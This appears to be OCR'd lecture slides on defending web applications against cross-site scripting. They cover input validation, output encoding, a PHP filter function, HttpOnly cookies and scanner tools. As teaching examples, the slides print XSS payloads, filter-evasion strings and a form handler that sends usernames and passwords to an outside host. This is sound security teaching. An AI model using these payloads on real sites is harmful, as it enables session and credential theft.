
- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

# Defenses at server



# How to Protect Yourself (OWASP)

- The best way to protect against XSS attacks:
  - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - Adopt a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

# Input data validation and filtering


- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

# Output filtering / encoding

- Remove / encode (X)HTML special chars
  - < for <, > for >, &quot for " …
- Allow only safe commands (e.g., no <script>…)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG "'"><SCRIPT>alert("XSS")…
  - Or: (long) UTF-8 encode, or…
- Caution: Scripts not only in <script>!
  - Examples in a few slides

# ASP.NET output filtering

- validateRequest: (on by default)
  - Crashes page if finds <script> in POST data.
  - Looks for hardcoded list of patterns
  - Can be disabled: <%@ Page validateRequest="false" %>



# Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  - <img src="javascript:alert(document.cookie);">
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, …
- Typical use:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

# Problems with filters

- Suppose a filter removes <script
  - Good case
    - <script src=" ..." → src="..."
  - But then
    - <scr<scriptipt src=" ..." → <script src=" ..."

# Pretty good filter

```
function RemoveXSS($val) {
   // this prevents some character re-spacing such as <java\0script>
   $val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', '', $val);
   // straight replacements ... prevents strings like <IMG
  SRC=&#X40&#X61&#X76&#X61&#X73&#X63&#X72&#X69&#X70&#X74&#X3A
  &#X61&#X6C&#X65&#X72&#X74&#X28&#X27&#X58&#X53&#X53&#X27&#X29>
   $search = 'abcdefghijklmnopqrstuvwxyz';
   $search .= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
   $search .= '1234567890!@#$%^&*()';
   $search .= '~`";:?+/={}[]-_|\'\\';
   for ($i = 0; $i < strlen($search); $i++) {
      $val = preg_replace('/(&#[xX]0{0,8}'.dechex(ord($search[$i])).';?)/i', $search[$i], $val);
      $val = preg_replace('/(&#0{0,8}'.ord($search[$i]).';?)/', $search[$i], $val); // with a ;
   }
   $ra1 = Array('javascript', 'vbscript', 'expression', 'applet', ...);
   $ra2 = Array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', ...);
   $ra = array_merge($ra1, $ra2);
   $found = true; // keep replacing as long as the previous round replaced something
   while ($found == true) { ...}
   return $val;
}
```

http://kallahar.com/smallprojects/php_xss_filter_function.php

# But watch out for tricky cases

- Previous filter works on some input
  - Try it at http://kallahar.com/smallprojects/php_xss_filter_function.php
- But consider this

`java&#x09;script` Blocked; &#x09 is horizontal tab

`java&#x26;#x09;script` → java	script

Instead of blocking this input, it is transformed to an attack

*Need to loop and reapply filter to output until nothing found*

# Advanced anti-XSS tools

- Dynamic Data Tainting
  - Perl taint mode
- Static Analysis
  - Analyze Java, PHP to determine possible flow of untrusted input


# Client-side XSS defenses

- Proxy-based: analyze the HTTP traffic exchanged between user's web browser and the target web server by scanning for special HTML characters and encoding them before executing the page on the user's web browser
- Application-level firewall: analyze browsed HTML pages for hyperlinks that might lead to leakage of sensitive information and stop bad requests using a set of connection rules.
- Auditing system: monitor execution of JavaScript code and compare the operations against high-level policies to detect malicious behavior

# HttpOnly Cookies

IE6 SP1, FF2.0.0.5

(not Safari?)





- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
    - Also blocks access from XMLHttpRequest headers
  - Helps prevent cookie theft via XSS

… but does not stop most other risks of XSS bugs.


# IE XSS Filter


- What can you do at the client?




http://blogs.msdn.com/ie/archive/2008/07/01/ie8-security-part-iv-the-xss-filter.aspx

# Complex problems in social network sites



User data

User-supplied application

# Points to remember

- Key concepts
  - Whitelisting vs. blacklisting
  - Output encoding vs. input sanitization
  - Sanitizing before or after storing in database
  - Dynamic versus static defense techniques
- Good ideas
  - Static analysis (e.g. ASP.NET has support for this)
  - Taint tracking
  - Framework support
  - Continuous testing
- Bad ideas
  - Blacklisting
  - Manual sanitization

# Finding vulnerabilities

# Survey of Web Vulnerability Tools

## Local

## Remote











>$100K total retail price

# Example scanner UI



# Test Vectors By Category




Test Vector Percentage Distribution

